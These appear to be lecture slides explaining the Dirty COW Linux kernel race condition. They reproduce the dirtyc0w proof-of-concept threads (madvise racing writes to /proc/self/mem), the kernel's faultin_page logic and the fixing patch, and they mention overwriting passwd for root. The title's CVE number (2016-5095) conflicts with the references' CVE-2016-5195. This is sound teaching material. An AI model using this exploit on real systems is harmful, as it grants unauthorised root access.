Dirty COW: CVE-2016-5095

A Privilege Escalation Vulnerability in the Linux Kernel

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What is Dirty COW?

What does it do?

A kernel local privilege escalation vulnerability.

kernel	it is a vulnerability in the Linux kernel
local	attacker must already have access to environment
privilege escalation	allows normal unprivileged users to act as root

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
Impact

Affects Linux kernel 2.0.0 – 4.8.3 (released June 1996–Sep 2016).
Can also be used to root any Android < 7


Demonstration (write to file)



[1] Test environment: Ubuntu 16.04 LTS "Xenial", kernel version 4.4.0-21

Demonstration (gaining root)

And we can write into more interesting files, such as `passwd`...



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How?

Race condition in `mm/gup.c` allows local users to gain privileges by leveraging incorrect handling of a copy-on-write (COW) feature to write to a read-only memory mapping. [1]

[1] From the official CVE description; with my modifications

How?

Race condition in `mm/gup.c` allows local users to gain privileges by leveraging incorrect handling of a copy-on-write (COW) feature to write to a read-only memory mapping. [1]

memory mapping	abstract layer of virtual memory corresponding to files or devices. So programs can access parts of file without calling `read` or `write`
COW	share memory pages between processes until one process attempts to write to shared page
`mm/gup.c`	memory manager; get user pages
race condition	occurs when two threads access a shared resource at the same time. Common source of bugs/vulns

[1] From the official CVE description; with my modifications

A look into the PoC (Proof-of-Concept)

```
1   void *map; int f; struct stat st; char *name;
2
3   int main(int argc,char *argv[]) {
4   /* You have to pass two arguments. File and Contents. */
5       pthread_t pth1,pth2;
6   /* You have to open the file in read only mode. */
7       f=open(argv[1],O_RDONLY);
8       fstat(f,&st);
9       name=argv[1];
10
11  /* You have to use MAP_PRIVATE for copy-on-write mapping.
12  > Create a private copy-on-write mapping.  Updates to the
13  > mapping are not visible to other processes mapping the same
14  > file, and are not carried through to the underlying file.  It
15  > is unspecified whether changes made to the file after the
16  > mmap() call are visible in the mapped region.                */
17  /* You have to open with PROT_READ. */
18      map=mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);
19      printf("mmap %zx\n\n",(uintptr_t) map);
20  /* You have to do it on two threads. */
21      pthread_create(&pth1,NULL,madviseThread,argv[1]);
22      pthread_create(&pth2,NULL,procselfmemThread,argv[2]);
23  /* You have to wait for the threads to finish. */
24      pthread_join(pth1,NULL);
25      pthread_join(pth2,NULL);
26      return 0;
27  }
```

Opens the file as readonly into fd `f`

Maps the content in `f` into Copy-On-Write memory at `map` (can read or *write to copy*)

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Opens the file as readonly into fd `f`

Maps the content in `f` into Copy-On-Write memory at `map` (can read or *write to copy*)

Creates two threads that will invoke `madviseThread` and `procselfmemThread`

Waits for threads to finish executing

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A look into the PoC: inside the two threads

```
1   void *madviseThread(void *arg) {
2     char *str = (char*)arg;
3     int i,c=0;
4     for(i=0;i<100000000;i++) {
5   /* You have to race madvise(MADV_DONTNEED)
6   :: https://access.redhat.com/security/vulnerabilities/2706661
7   > This is achieved by racing the madvise(MADV_DONTNEED) syscall
8   > while having the page of the executable mmapped in memory. */
9       c+=madvise(map,100,MADV_DONTNEED);
10    }
11    printf("madvise %d\n\n",c);
12  }
13
14  void *procselfmemThread(void *arg) {
15    char *str = (char*)arg;
16  /* You have to write to /proc/self/mem
17  :: https://bugzilla.redhat.com/show_bug.cgi?id=1384344#c16 */
18    int f=open("/proc/self/mem",O_RDWR);
19    int i,c=0;
20    for(i=0;i<100000000;i++) {
21  /* You have to reset the file pointer to the memory position. */
22      lseek(f,(uintptr_t) map,SEEK_SET);
23      c+=write(f,str,strlen(str));
24    }
25    printf("procselfmem %d\n\n", c);
26  }
```

`madviseThread` keeps advising the OS that first 100 bytes of `map` is not needed and can be freed

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```

`madviseThread` keeps advising the OS that first 100 bytes of `map` is not needed and can be freed

`procselfmemThread` keeps writing to the start of the memory mapping at `f`

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What is happening?

"After a successful `MADV_DONTNEED` operation, [...] subsequent accesses of pages in the range will succeed, but will result in *repopulating the memory contents from the up-to-date contents of the underlying mapped file*"

— manpage of `madvise(2)`

Strange... but seems alright?
Looks like something unusual is going on with the race condition...

A look into the kernel

```
1   long __get_user_pages(struct task_struct *tsk, struct mm_struct *mm,
2           unsigned long start, unsigned long nr_pages,
3           unsigned int gup_flags, struct page **pages,
4           struct vm_area_struct **vmas, int *nonblocking) {
5   /* [...] */
6       do {
7           /* [...] */
8   retry:
9           cond_resched(); /* please rescheule me!!! */
10          page = follow_page_mask(vma, start, foll_flags, &page_mask);
11          if (!page) {
12              int ret;
13              ret = faultin_page(tsk, vma, start, &foll_flags,
14                      nonblocking);
15              switch (ret) {
16              case 0:
17                  goto retry;
18              case -EFAULT:
19              case -ENOMEM:
20              case -EHWPOISON:
21                  return i ? i : ret;
22              case -EBUSY:
23                  return i;
24              case -ENOENT:
25                  goto next_page;
26              }
27              BUG();
28          }
29          /* [...] */
30      }
31      /* [...] */
32  }
```

Attempts to locate memory page at address `start` with `foll_flags`

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Attempts to locate memory page at address `start` with `foll_flags`

On failure, calls `faultin_page` to handle pagefault

If handler resolves issue, retries on correct page

Ground Zero!

```
1   static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,
2                   unsigned long address, unsigned int *flags, int *nonblocking) {
3       /* [...] */
4           /*
5            * The VM_FAULT_WRITE bit tells us that do_wp_page has broken COW when
6            * necessary, even if maybe_mkwrite decided not to set pte_write. We
7            * can thus safely do subsequent page lookups as if they were reads.
8            * But only do so when looping for pte_write is futile: in some cases
9            * userspace may also be wanting to write to the gotten user page,
10           * which a read fault here might prevent (a readonly page might get
11           * reCOWed by userspace write).
12           */
13          if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
14                  *flags &= ~FOLL_WRITE;
15          return 0;
16      /* [...] */
17  }
```

After detecting a Copy On Write has happened, the flag `FOLL_WRITE` is removed, so the next retry will treat as read access to COW page.

But... WHY?

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
But... WHY? To prevent infinite retry & return a valid page. We'll come back to this later.

What might go wrong?

What if the COW page is dropped before retry? (illust from [1])



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

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

`madvise` drops page

On next retry, pagefault handler assumes readonly (no `FOLL_WRITE`) and will **directly map** page to the file

This mapping is returned. Changes to this (dirty) page will be **written back**!

Why not `SIGSEGV`? Why dirty COW page at all?

But the user writes to this "readonly" page, why doesn't it cause a segmentation fault?

TL;DR: we are writing to `/proc/self/mem`.

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For `ptrace` and `/proc/self/mem`, kernel "simulates" pagefault with `faultin_page`, which creates a dirty COW page (which normally isn't directly mapped), trusting that the kernel has good reason for doing so.

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What reason? To support debuggers.

The Patch (by Linus!)

Taken from commit 19be0eaffa [5]

```
diff --git a/mm/gup.c b/mm/gup.c
index 96b2b2fd0fbd1..22cc22e7432f6 100644
--- a/mm/gup.c
+++ b/mm/gup.c
@@ -60,6 +60,16 @@ static int follow_pfn_pte(struct vm_area_struct *vma, unsigned long address,
+/* FOLL_FORCE can write to even unwritable pte's, but only
+ * after we've gone through a COW cycle and they are dirty.
+ */
+static inline bool can_follow_write_pte(pte_t pte, unsigned int flags) {
+        return pte_write(pte) ||
+                ((flags & FOLL_FORCE) && (flags & FOLL_COW) && pte_dirty(pte));
+}
+
 static struct page *follow_page_pte(struct vm_area_struct *vma,
                 unsigned long address, pmd_t *pmd, unsigned int flags)
 {
@@ -95,7 +105,7 @@ retry:
-        if ((flags & FOLL_WRITE) && !pte_write(pte)) {
+        if ((flags & FOLL_WRITE) && !can_follow_write_pte(pte, flags)) {
                 pte_unmap_unlock(ptep, ptl);
                 return NULL;
         }
@@ -412,7 +422,7 @@ static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,
         if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
-                *flags &= ~FOLL_WRITE;
+                *flags |= FOLL_COW;
         return 0;
 }
```

References

[1] chao-tic. *Dirty COW and Why Lying Is Bad Even If You Are the Linux Kernel*. URL: https://chao-tic.github.io/blog/2017/05/24/dirty-cow (visited on 05/07/2022).

[2] DirtyCow. *Dirty COW (CVE-2016-5195)*. URL: https://dirtycow.ninja/ (visited on 05/07/2022).

[3] DirtyCow. *Dirtyc0w.c*. Oct. 19, 2016. URL: https://github.com/dirtycow/dirtycow.github.io/blob/d71fe00954ac38c3f41c6d635e1d557febcfbfeb/dirtyc0w.c (visited on 05/07/2022).

[4] LiveOverflow, director. *Explaining Dirty COW Local Root Exploit - CVE-2016-5195*. Oct. 21, 2016. URL: https://www.youtube.com/watch?v=kEsshExn7aE (visited on 05/07/2022).

[5] Linus Torvalds. *Mm: Remove Gup_flags FOLL_WRITE Games from __get_user_pages()*. kernel/git/torvalds/linux.git - Linux kernel source tree. Oct. 13, 2016. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=19be0eaffa3ac7d8eb6784ad9bdbc7d67ed8e619 (visited on 05/07/2022).